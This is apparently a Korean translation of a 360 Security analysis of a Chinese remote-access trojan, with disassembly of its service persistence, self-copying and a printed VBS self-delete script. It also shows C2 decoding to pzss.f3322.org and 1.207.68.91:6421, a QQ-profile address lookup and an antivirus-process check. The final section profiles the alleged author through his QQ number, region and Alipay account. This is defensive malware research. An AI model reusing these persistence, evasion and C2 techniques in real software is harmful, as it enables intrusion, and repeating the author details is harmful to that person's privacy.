해쉬값 : c3d7807f88afe320516f80f0d33dc4f3,a1bb8f7ca30c4c33aecb48cc04c8a81f

악성코드의 주요 행위는 다음과 같다.

서비스 항목 추가, 서버 시작, 자기 파일 전송

Gethostbyname 함수를 이용하여 연결한 주소 혹은 QQ 닉네임을 통하여 인터페이스에 방문하여 악성코드를 내려줄 주소를 내려받아 인터넷에 연결

백신 프로세스 스캔

오픈된 스레드를 이용하여 명령을 하달 받고, 원격 기능 실행

서비스 항목 추가, 서버 시작, 자기 파일 전송

악성코드는 우선 자신의 서비스 항목이 추가되었는지 확인한 후, 만약 등록이 안되어있다면 자신을 복사하고 프로세스 서비스를 만든다.

```
00404F7B .> E8 60020000 CALL c3d7807f.004051E0 IsServiceExist
00404F80 . 85C0 TEST EAX,EAX
00404F82 . 74 4A JE SHORT c3d7807f.00404FCE
00404F84 . 68 6CCE4000 PUSH c3d7807f.0040CE6C
00404F89 . 68 BCCD4000 PUSH c3d7807f.0040CD8C
00404F8E . C74424 28 4A MOV DWORD PTR SS:[ESP+28],c3d7807f.0040CE6C
00404F96 . C74424 2C 10 MOV DWORD PTR SS:[ESP+2C],c3d7807f.0040CE6C
00404F9E . 895C24 30 MOV DWORD PTR SS:[ESP+30],EBX
ProcNameOrOrdinal = "StartServiceCtrlDispatcherA"
FileName = "ADVAPI32.dll"
ASCII "Fire In The Hole jrq"
```

서비스 만들기

```
mov esi, [ebp+lpData]
mov edi, esi
or ecx, 0FFFFFFFh
xor eax, eax
repne scasd
not ecx
push ecx ; cbData
push esi ; lpData
push edx ; dwType
push eax ; Reserved
mov edx, [ebp+lpValueName]
push edx ; lpValueName
mov eax, [ebp+hKey]
push eax ; hKey
call ds:RegSetValueEx
test eax, eax
jnz short loc_409064 ; jumptable 00408F62 default case
```

Part4. 해외 보안 동향

00405577	. 68 FF010F00	PUSH 0F01FF	DesiredAccess = SERVICE_ALL_ACCESS
0040557C	. 8B45 10	MOV EAX, DWORD PTR SS:[EBP+10]	DisplayName
0040557F	. 50	PUSH EAX	ServiceName
00405580	. 8B4D 0C	MOV ECX, DWORD PTR SS:[EBP+C]	hManager
00405583	. 51	PUSH ECX	
00405584	. 53	PUSH EBX	
00405585	. FF15 24A04000	CALL DWORD PTR DS:[<&ADVAPI32.CreateServiceA]	CreateServiceA
0040558B	. 8BE8	MOV EDI, EAX	
DS:[0040A024]=76E53158 (ADVAPI32.CreateServiceA)			
0018F424	0018F44C		
0018F428	004C0108	hManager = 004C0108	
0018F42C	0040C562	ServiceName = "Meumeu Nevne"	
0018F430	0040C5C6	DisplayName = "Jbrjar Kbskbsjb Tkctkcsk DtlD"	
0018F434	000F01FF	DesiredAccess = SERVICE_ALL_ACCESS	
0018F438	00000110	ServiceType = SERVICE_WIN32_OWN_PROCESS SERVICE_INTERACTIVE_PROCESS	
0018F43C	00000002	StartType = SERVICE_AUTO_START	
0018F440	00000000	ErrorControl = SERVICE_ERROR_IGNORE	
0018F444	0018F4C0	BinaryPathName = "C:\Users\ Desktop\1bb8f7ca30c4c33aecb48cc04c8a81f.exe"	
0018F448	00000000	LoadOrderGroup = NULL	
0018F44C	00000000	pTagId = NULL	
0018F450	00000000	pDependencies = NULL	
0018F454	00000000	ServiceStartName = NULL	
0018F458	00000000	Password = NULL	

360安全播报 (bobao.360.cn)

StartServiceA를 이용하여 서비스를 시작하고, 주 기능 프로세스에 진입

0040555D	. FF15 08A04000	CALL DWORD PTR DS:[<&ADVAPI32.OpenServiceA]	ADVAPI32.OpenServiceA
00405563	. 8985 D0FCFFF	MOV DWORD PTR SS:[EBP-330], EAX	
00405569	. 85C0	TEST EAX, EAX	
0040556B	. 0F84 02020000	JE c3d7807f.00405773	
00405571	. 6A 00	PUSH 0	
00405573	. 6A 00	PUSH 0	
00405575	. 8BC8	MOV ECX, EAX	
00405577	. 51	PUSH ECX	
00405578	. FF15 0CA04000	CALL DWORD PTR DS:[<&ADVAPI32.StartServiceA]	ADVAPI32.StartServiceA
0040557E	. 6A 00	PUSH 0	
00405580	. 6A 00	PUSH 0	
00405582	. 8B95 D0FCFFF	MOV EDX, DWORD PTR SS:[EBP-330]	
00405588	. 52	PUSH EDX	
00405589	. FF15 0CA04000	CALL DWORD PTR DS:[<&ADVAPI32.StartServiceA]	ADVAPI32.StartServiceA

360安全播报 (bobao.360.cn)

\%appdata% 중 지정된 목록으로 자신을 복사한다.

Part4. 해외 보안 동향

```
push    offset LibFileName ; "KERNEL32.dll"
mov     esi, ds:LoadLibraryA
call    esi ; LoadLibraryA
mov     edi, eax
lea     eax, [ebp+Dest]
push    eax
call    sub_403CA0
```

```
add     esp, 4
push    offset aCopyFilea ; "CopyFileA"
push    edi ; hModule
call    ds:GetProcAddress
push    ebx
lea     ecx, [ebp+Dest]
push    ecx
lea     edx, [ebp+Filename]
push    edx
call    eax ; CopyFileA
lea     eax, [ebp+Dest]
push    eax
call    sub_403020
```

360安全播报 (bobao.360.cn)

자가삭제 스크립트를 만들고 실행한다. 삭제를 통하여 자신을 숨긴다

00404686	6A 00	PUSH 0	hTemplateFile = NULL
00404688	6A 00	PUSH 0	Attributes = 0
0040468A	6A 02	PUSH 2	Mode = CREATE_ALWAYS
0040468C	6A 00	PUSH 0	pSecurity = NULL
0040468E	6A 00	PUSH 0	ShareMode = 0
004046C0	68 00000040	PUSH 40000000	Access = GENERIC_WRITE
004046C5	50	PUSH EAX	FileName
004046C6	FF15 C8A04000	CALL DWORD PTR DS:[<&KERNEL32.CreateFileA]	CreateFileA
004046CC	8D8C24 600100	LEA ECX, DWORD PTR SS:[ESP+160]	hTemplateFile = NULL
004046D3	6A 00	PUSH 0	Attributes = 0
DS:[0040A0C8]=774C53C6 (kernel32.CreateFileA)			
0018F338	0018F488	FileName = "C:\9864.vbs"	
0018F33C	40000000	Access = GENERIC_WRITE	
0018F340	00000000	ShareMode = 0	
0018F344	00000000	pSecurity = NULL	
0018F348	00000002	Mode = CREATE_ALWAYS	
0018F34C	00000000	Attributes = 0	
0018F350	00000000	hTemplateFile = NULL	

360安全播报 (bobao.360.cn)

Part4. 해외 보안 동향

004047A1	6A 00	PUSH 0	
004047A3	6A 00	PUSH 0	
004047A5	8D9424 6C010	LEA EDX,DWORD PTR SS:[ESP+16C]	
004047AC	6A 00	PUSH 0	
004047AE	8D4C24 18	LEA ECX,DWORD PTR SS:[ESP+18]	
004047B2	52	PUSH EDX	
004047B3	51	PUSH ECX	
004047B4	6A 00	PUSH 0	
004047B6	FFD0	CALL EAX	SHELL32.ShellExecuteA
004047B8	6A 00	PUSH 0	ExitCode = 0
004047BA	EE15 FCA0400	CALL DWORD PTR DS:[<&KERNEL32.ExitProcess>]	ExitProcess
EAX=761C7078 (SHELL32.ShellExecuteA)			
0018F33C	00000000		
0018F340	0018F360	ASCII "open"	
0018F344	0018F4B8	ASCII "C:\9864.vbs"	

360安全播报 (bobao.360.cn)

스크립트의 내용은 다음과 같다.

```
change.log 9864.vbs
1 dim wsh
2
3 On Error Resume Next
4
5 set wsh=createObject("WScript.Shell")
6
7 Set objFSO = CreateObject("Scripting.FileSystemObject")
8
9 wscript.sleep 1000
10
11 objFSO.DeleteFile("C:\Users\ Desktop\alb8f7ca30c4c33aeb48cc04c8a81f.exe"), True
12
13 createobject("scripting.filesystemobject").deletefile wscript.scriptfullname
```

360安全播报 (bobao.360.cn)

온라인 주소 얻기

서비스항목에 진입할 때, 레지스트리에 대응하는 항목을 통하여 서비스의 존재 유무에 대하여 확인하고, 인터넷에 연결하지 않지를 확인한다.

E8 60020000	CALL google.004051E0	IsServiceRegExist
85C0	TEST EAX,EAX	
74 4A	JE SHORT google.00404FCE	
68 6CCE4000	PUSH google.0040CE6C	ProcNameOrOrdinal = "StartServiceCtrlDispatcherA"
68 BCCD4000	PUSH google.0040CD8C	FileName = "ADVAPI32.dll"
C74424 28 4A	MOV DWORD PTR SS:[ESP+28],google.0040C54A	ASCII "Fire In The Hole jrq"
C74424 2C 10	MOV DWORD PTR SS:[ESP+2C],google.00404A10	
895C24 30	MOV DWORD PTR SS:[ESP+30],EBX	
895C24 34	MOV DWORD PTR SS:[ESP+34],EBX	
FF15 A4A0400	CALL DWORD PTR DS:[<&KERNEL32.LoadLibraryA>]	LoadLibraryA
50	PUSH EAX	hModule
FF15 A8A0400	CALL DWORD PTR DS:[<&KERNEL32.GetProcAddress>]	GetProcAddress
8D5424 20	LEA EDX,DWORD PTR SS:[ESP+20]	
52	PUSH EDX	
FFD0	CALL EAX	
8B35 90A0400	MOV ESI,DWORD PTR DS:[<&KERNEL32.Sleep>]	kernel32.Sleep

360安全播报 (bobao.360.cn)

동적 dns, QQ 번호, 포트 번호의 복호화

Part4. 해외 보안 동향

Base64 로 복호화 한 후 XOR 0x88, 플러스 0x78, 그 후 다시 XOR 0x20 한다.

004037FC	. E8 2FE9FFFF	CALL google.00402130	Base64 Decode
00403801	. 68 8CC34000	PUSH google.0040C38C	ASCII "FRUQEByXFhUUIA=="
00403806	. A3 1C6C4200	MOV DWORD PTR DS:[426C1C],EAX	
0040380B	. E8 20E9FFFF	CALL google.00402130	Base64 Decode
00403810	. 68 B8C44000	PUSH google.0040C488	ASCII "FhQSESA=="
00403815	. A3 206C4200	MOV DWORD PTR DS:[426C20],EAX	
0040381A	. E8 11E9FFFF	CALL google.00402130	Base64 Decode
0040381F	. 8B35 3CA34000	MOV ESI,DWORD PTR DS:[<MSVCRT.atoi>]	msvcrt.atoi
00402130=google.00402130			
001856CC	00772C60	ASCII "6421"	
001856D0	00772C38	ASCII "550067654"	
001856D4	00772BE0	ASCII "pzss.f3322.org"	

360安全播报 (bobao.360.cn)

ip 주소를 얻는다.

004016CA	. FFD0	CALL EAX	
004016CC	. 6A 06	PUSH 6	
004016CE	. 6A 01	PUSH 1	
004016D0	. 6A 02	PUSH 2	
004016D2	. C686 B0000000	MOV BYTE PTR DS:[ESI+B0],0	
004016D9	. FF15 C4A34000	CALL DWORD PTR DS:[<&WS2_32.#23>]	socket
004016DF	. 8B5424 2C	MOV EDX,DWORD PTR SS:[ESP+2C]	
004016E3	. 8986 A8000000	MOV DWORD PTR DS:[ESI+A8],EAX	
004016E9	. 52	PUSH EDX	
004016EA	. FF15 C0A34000	CALL DWORD PTR DS:[<&WS2_32.#52>]	Name gethostbyname
004016F0	. 8BE8	MOV EAX,EAX	
DS:[0040A3C0]=75C37673 (WS2_32.gethostbyname)			
001856A0	005F2BE0	Name = "pzss.f3322.org"	

360安全播报 (bobao.360.cn)

0040172A	. 894424 28	MOV DWORD PTR SS:[ESP+28],EAX	
0040172E	. FF15 B8A34000	CALL DWORD PTR DS:[<&WS2_32.#4>]	connect

360安全播报 (bobao.360.cn)

만약 첫번째 방법이 성공하지 못하면, QQ 닉네임 인터페이스를 통하여 ip 주소를 얻는다.

```
stosw      offset aFruqebyxFhuuia ; "FRUQEByXFhUUIA=="
push       stosb
call       sub_402130 ; 解密QQ号
push       eax
call       GetEncryptedIpByQQ_403580 ; 访问http://users.qzone.qq.com/fcg-bin/cgi_get_portrait.fcg?uins=%s
; 获取网页文件

add        esp, 8
lea        ecx, [ebp+var_30]
push       eax
call       ??0CString@@QEAPBD@Z ; CString::CString(char const *)
push       ebx ; int
lea        ecx, [ebp+var_30] ; this
mov        byte ptr [ebp+var_4], 1
call       ?GetBuffer@CString@@QEAPADH@Z ; CString::GetBuffer(int)
mov        edi, eax
mov        ecx, 0FFFFFFFh
```

360安全播报 (bobao.360.cn)

Part4. 해외 보안 동향

```

call    ??0CInternetSession@@QAE@PBDKK00K02 ; CInternetSession::CInternetSession(char const *,ulong,ulong,char const *,char const *,ulong)
push    0 ; unsigned __int32
push    0 ; char *
push    1 ; unsigned __int32
lea     ecx, [esp+4B248h+var_4B214]
push    1 ; unsigned __int32
push    ecx ; char *
lea     ecx, [esp+4B250h+var_4B228] ; this
mov     byte ptr [esp+4B250h+var_4], 1
call    ?0penURL@CInternetSession@@QAEPAUCStdiof11e@@PBDKK00K02 ; CInternetSession::openURL(char const *,ulong,ulong,char const *,ulong)
mov     ebx, eax
lea     eax, [esp+4B23Ch+var_4B22C]

```

360安全播报 (bobao.360.cn)

QQ 닉네임은 : deacjaikaldSS

HEX 数据	ASCII
6C 6F 67 6F 33 2E 73 74 6F 72 65 2E 71 71 2E 63	logo3.store.qq.c
6F 6D 2F 71 7A 6F 6E 65 2F 35 35 30 30 36 37 36	om/qzone/5500676
35 34 2F 35 35 30 30 36 37 36 35 34 2F 31 30 30	54/550067654/100
22 2C 35 38 39 2C 2D 31 2C 30 2C 30 2C 30 2C 22	",589,-1,0,0,0,"
64 61 65 63 6A 61 69 6B 61 6C 64 53 53 00 2C 30	daecjaikaldSS.,0
5D 7D 29 00 00 00 00 00 00 00 00 00 00 00 00 00]]).....

360安全播报 (bobao.360.cn)

추출한 닉네임을 복호화한다 : 복호화 알고리즘은 +0xCD

```

3 DecryptIP_4037A0 proc near ; CODE XREF: MainBanch_4037C0+23A1p
3
3 arg_0 = dword ptr 4
3 arg_4 = dword ptr 8
3
3 mov     edx, [esp+arg_4]
3 xor     eax, eax
3 test    edx, edx
3 jle     short locret_4037BE
3 mov     ecx, [esp+arg_0]
3 push    ebx
3
3 loc_4037AF: ; CODE XREF: DecryptIP_4037A0+1B1j
3 mov     bl, [eax+ecx]
3 add     bl, 0CDh
3 mov     [eax+ecx], bl
3 inc     eax
3 cmp     eax, edx
3 jl      short loc_4037AF
3 pop     ebx
3
3 locret_4037BE: ; CODE XREF: DecryptIP_4037A0+81j
3 retn

```

360安全播报 (bobao.360.cn)

복호화 한 후 얻은 ip 주소는 1.207.68.91 이며, 연결을 시작한다.

2800:2552 2440 NET_connect 1.207.68.91:6421

360安全播报 (bobao.360.cn)

이 두개의 주소를 돌아가면서 성공할 때 까지 연결을 시도한다. 연결이 성공하면, 원격 프로세스로 진입한다.

Part4. 해외 보안 동향

시스템 정보 획득

컴퓨터 정보 탈취

00402894	> 53	PUSH EBX	
00402895	. 56	PUSH ESI	
00402896	. FF15 D8A34000	CALL DWORD PTR DS:[<WS2_32.#57>]	BufSize Buffer gethostname
0040289C	. 56	PUSH ESI	
0040289D	. FFD7	CALL EDI	
ESI=001854C8, (ASCII "WIN-3J MID3UKSGB")			
地址	HEX 数据	ASCII	
001854C8	57 49 4E 2D 33 4A 4D 49 44 33 55 48 53 47 42 00	WIN-3J MID3UKSGB.	
001854D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

360安全播报 (bobao.360.cn)

CPU 정보 탈취

0040234A	. C64424 42 6F	MOV BYTE PTR SS:[ESP+42],6F	
0040234F	. C64424 45 30	MOV BYTE PTR SS:[ESP+45],30	
00402354	. C64424 46 00	MOV BYTE PTR SS:[ESP+46],0	
00402359	. FF15 10A04000	CALL DWORD PTR DS:[<ADVAPI32.RegOpenKeyA>]	RegOpenKeyA
DS:[0040A010]=76E1CC15 (ADVAPI32.RegOpenKeyA)			
00184E9C	80000002	hKey = HKEY_LOCAL_MACHINE	
00184EA0	00184EB4	Subkey = "HARDWARE\DESCRIPTION\System\CentralProcessor\0"	
00184EA4	00184EE4	pHandle = 00184EE4	
00184EA8	774C1222	kernel32.GetProcAddress	
00184EAC	774C49D7	kernel32.LoadLibraryA	

360安全播报 (bobao.360.cn)

기타 정보 탈취

00402AF7	. 52	PUSH EDX	pSystemInfo
00402AF8	. FF15 08A14000	CALL DWORD PTR DS:[<KERNEL32.GetSystemInfo>]	GetSystemInfo
00402AFE	. 8B8424 A80000	MOV EAX,DWORD PTR SS:[ESP+A8]	
00402B05	. 8D4C24 54	LEA ECX,DWORD PTR SS:[ESP+54]	
00402B09	. 51	PUSH ECX	
00402B0A	. 898424 600100	MOV DWORD PTR SS:[ESP+160],EAX	
00402B11	. C74424 58 40	MOV DWORD PTR SS:[ESP+58],40	
00402B19	. FF15 ACA04000	CALL DWORD PTR DS:[<KERNEL32.GlobalMemoryStatusEx>]	kernel32.GlobalMemoryStatusEx
00402B1F	. 8B4424 5C	MOV EAX,DWORD PTR SS:[ESP+5C]	
00402B23	. 8B5424 60	MOV EDX,DWORD PTR SS:[ESP+60]	
00402B27	. B9 14000000	MOV ECX,14	
00402B2C	. E8 AF6E0000	CALL google.004099E0	
00402B31	. 8B3D 58A04000	MOV EDI,DWORD PTR DS:[<KERNEL32.GetDriveTypeA>]	kernel32.GetDriveTypeA
00402B37	. 8B2D 5CA04000	MOV EBP,DWORD PTR DS:[<KERNEL32.GetDiskFreeSpaceEx>]	kernel32.GetDiskFreeSpaceExA
00402B3D	. 33F6	XOR ESI,ESI	
00402B3F	. 898424 A00100	MOV DWORD PTR SS:[ESP+1A0],EAX	
00402B45	. 33DB	XOR EBX,EBX	

360安全播报 (bobao.360.cn)

프로세스 스캔을 통하여 백신 프로세스 서칭

Part4. 해외 보안 동향

00409273	. FFD0	CALL EAX	CreateToolhelp32Snapshot
00409275	. 68 28010000	PUSH 128	
0040927A	. 8BF8	MOV EDI,EAX	
0040927C	. E8 85040000	CALL <JMP.&MFC42.#823_??2@YAPAXI@Z>	
00409281	. 83C4 04	ADD ESP,4	
00409284	. 8BF0	MOV ESI,EAX	
00409286	. 68 E8D14000	PUSH google.0040D1E8	ASCII "Process32First"
0040928B	. 68 40C04000	PUSH google.0040C040	ASCII "KERNEL32.dll"
00409290	. C706 28010000	MOV DWORD PTR DS:[ESI],128	
00409296	. FFD3	CALL EBX	
00409298	. 50	PUSH EAX	
00409299	. FFD5	CALL EBP	
0040929B	. 56	PUSH ESI	
0040929C	. 57	PUSH EDI	
0040929D	. FFD0	CALL EAX	Process32Firsy
0040929F	. 85C0	TEST EAX,EAX	
004092A1	. 74 61	JE SHORT google.00409304	
004092A3	. 8B4C24 14	MOV ECX,DWORD PTR SS:[ESP+14]	
004092A7	. 8D46 24	LEA EAX,DWORD PTR DS:[ESI+24]	
004092AA	. 51	PUSH ECX	
004092AB	. 8B0D C4644200	MOV ECX,DWORD PTR DS:[4264C4]	
004092B1	. 50	PUSH EAX	
004092B2	. E8 89F1FFFF	CALL google.00408440	
004092B7	. 85C0	TEST EAX,EAX	
00408440=google.00408440			
001850C8	006E6724	ASCII "[System Process]"	
001850CC	0040CB38	ASCII "360sd.exe"	

360安全播报 (bobao.360.cn)

백신 프로세스를 찾을 때에는 두개의 문자 조합을 이용하여 저장하며, 매 두개의 문자는 상응하는 백신 프로세스 이름을 가리키는 포인터이다.

```
.data:0040C138 off_40C138 dd offset a360sd_exe ; DATA XREF: sub_4025F0+1510
.data:0040C138 ; "360sd.exe"
.data:0040C13C dd offset a360 ; "360杀毒"
.data:0040C140 dd offset aKxetrax_exe ; "kxetrax.exe"
.data:0040C144 dd offset unk_40CB30
.data:0040C148 dd offset aKsafetrax_exe ; "KSaFeTray.exe"
.data:0040C14C dd offset unk_40CB14
.data:0040C150 dd offset aQqpcrtp_exe ; "QQPC RTP.exe"
.data:0040C154 dd offset aQq ; "QQ管家"
.data:0040C158 dd offset aBaidusd_exe ; "BaiduSd.exe"
.data:0040C15C dd offset asc_40CAE8 ; "百度杀毒"
.data:0040C160 dd offset aBaidusafetrax_ ; "baiduSaFeTray.exe"
.data:0040C164 dd offset asc_40CAC8 ; "百度卫士"
.data:0040C168 dd offset aKvmonxp_exe ; "KuMonXP.exe"
.data:0040C16C dd offset unk_40CAB4
.data:0040C170 dd offset aRavmond_exe ; "RavMonD.exe"
.data:0040C174 dd offset unk_40CAA0
.data:0040C178 dd offset aQuhlpSvc_exe ; "QUHLPSVC.EXE"
.data:0040C17C dd offset aQuickheal ; "QuickHeal"
.data:0040C180 dd offset aMssecess_exe ; "mssecess.exe"
.data:0040C184 dd offset aMse ; "MSE"
.data:0040C188 dd offset aCfp_exe ; "cfp.exe"
.data:0040C18C dd offset aComodo ; "Comodo杀毒"
.data:0040C190 dd offset aSpider_exe ; "SPIDer.exe"
.data:0040C194 dd offset aDr_web ; "DR.WEB"
.data:0040C198 dd offset aU3Svc_exe ; "U3Svc.exe"
.data:0040C19C dd offset aIU3 ; "安博士U3"
.data:0040C1A0 dd offset aAyagent_aye ; "AYAgent.aye"
.data:0040C1A4 dd offset unk_40CA18
.data:0040C1A8 dd offset aAvgwdsvc_exe ; "avgwdsvc.exe"
```

360安全播报 (bobao.360.cn)

Part4. 해외 보안 동향

地址	HEX 数据	ASCII
0040CA78	51 55 48 4C 50 53 56 43 2E 45 58 45 00 00 00 00	QUHLPSVC.EXE....
0040CA88	C8 F0 D0 C7 00 00 00 00 52 61 76 4D 6F 6E 44 2E	瑞星....RavMonD.
0040CA98	65 78 65 00 BD AD C3 F1 00 00 00 00 4B 76 4D 6F	exe.江民....KvMo
0040CAA8	6E 58 50 2E 65 78 65 00 B0 D9 B6 C8 CE C0 CA BF	nXP.exe.百度卫士
0040CAB8	00 00 00 00 62 61 69 64 75 53 61 66 65 54 72 61baiduSafeTra
0040CAC8	79 2E 65 78 65 00 00 00 B0 D9 B6 C8 C9 B1 B6 BE	y.exe...百度杀毒
0040CAD8	00 00 00 00 42 61 69 64 75 53 64 2E 65 78 65 00BaiduSd.exe.
0040CAE8	51 51 B9 DC BC D2 00 00 51 51 50 43 52 54 50 2E	QQ管家..QQPC RTP.
0040CAF8	65 78 65 00 BD F0 C9 BD CE C0 CA BF 00 00 00 00	exe.金山卫士....
0040CB08	4B 53 61 66 65 54 72 61 79 2E 65 78 65 00 00 00	KSafeTray.exe...
0040CB18	BD F0 C9 BD B6 BE B0 D4 00 00 00 00 6B 78 65 74	金山毒霸....kxet
0040CB28	72 61 79 2E 65 78 65 00 33 36 30 C9 B1 B6 BE 00	ray.exe.360杀毒.
0040CB38	33 36 30 73 64 2E 65 78 65 00 00 00 48 7A 00 00	360sd.exe...Hz..

360安全播报 (bobao.360.cn)

새로운 스레드를 생성한 후 원격 지령을 대기한다.


```

loc_4017A4:                                ; CODE XREF: Gethostbyname_Connect_4016A0+C8↑j
        push    1
        push    0
        push    0
        push    esi
        push    offset Recv_4017E0
        push    0
        push    0
        mov     byte ptr [esi+0B0h], 1
        call    CreateThreadRecv_4091B0
        add     esp, 1Ch
        mov     [esi+0A4h], eax
        mov     eax, 1
        pop     edi
        pop     esi
        add     esp, 20h
        retn    8
Gethostbyname_Connect_4016A0 endp

```

360安全播报 (bobao.360.cn)

마지막에 새로운 프로세스를 만드는데, 이는 원격 명령을 받는데 사용된다. 주로 원격 문서관리, 원격 shell, 모니터 감시, 키로깅 등등의 기능을 갖고있다. 코드의 전체 과정은 다음과 같다.



360安全播报 (bobao.360.cn)

해커 분석

이렇게 QQ 닉네임을 통하여 온라인 주소를 얻는 방법은 탐지를 피하는 동시에 QQ 계정이 노출되는 것을 방지하기 위한 것이다. 우리는 샘플 분석을 통하여 QQ 중에서 비교적 특수한 것을 확인할 수 있었다.:550067654



360安全播报 (bobao.360.cn)

검색엔진을 통하여 검색한 결과, 해당 QQ 번호는 아마 악성코드 제작자의 업무 QQ이며, 해당 QQ는 많은 백신 우회 커뮤니티에 등록되어 있었다. 추가적인 확인을 통해, 해당 계정의 사용자가 악성코드 제작자임을 알 수 있었다.


Part4. 해외 보안 동향



360安全播报 (bobao.360.cn)




360安全播报 (bobao.360.cn)



360安全播报 (bobao.360.cn)

악성코드 제작자가 어떤 커뮤니티에서 올린 캡처 화면을 통하여, 이전에 귀주 지역에서 활동했음을 알 수 있었다.

Part4. 해외 보안 동향



우리는 또한 악성코드 제작자가 QQ 이메일을 이용하여 alipay 계정을 등록한 사실을 확인하였다. Alipay 계정정보를 통하여 악성코드 제작자의 이름이 밝혀질 것으로 추측할 수 있었다.



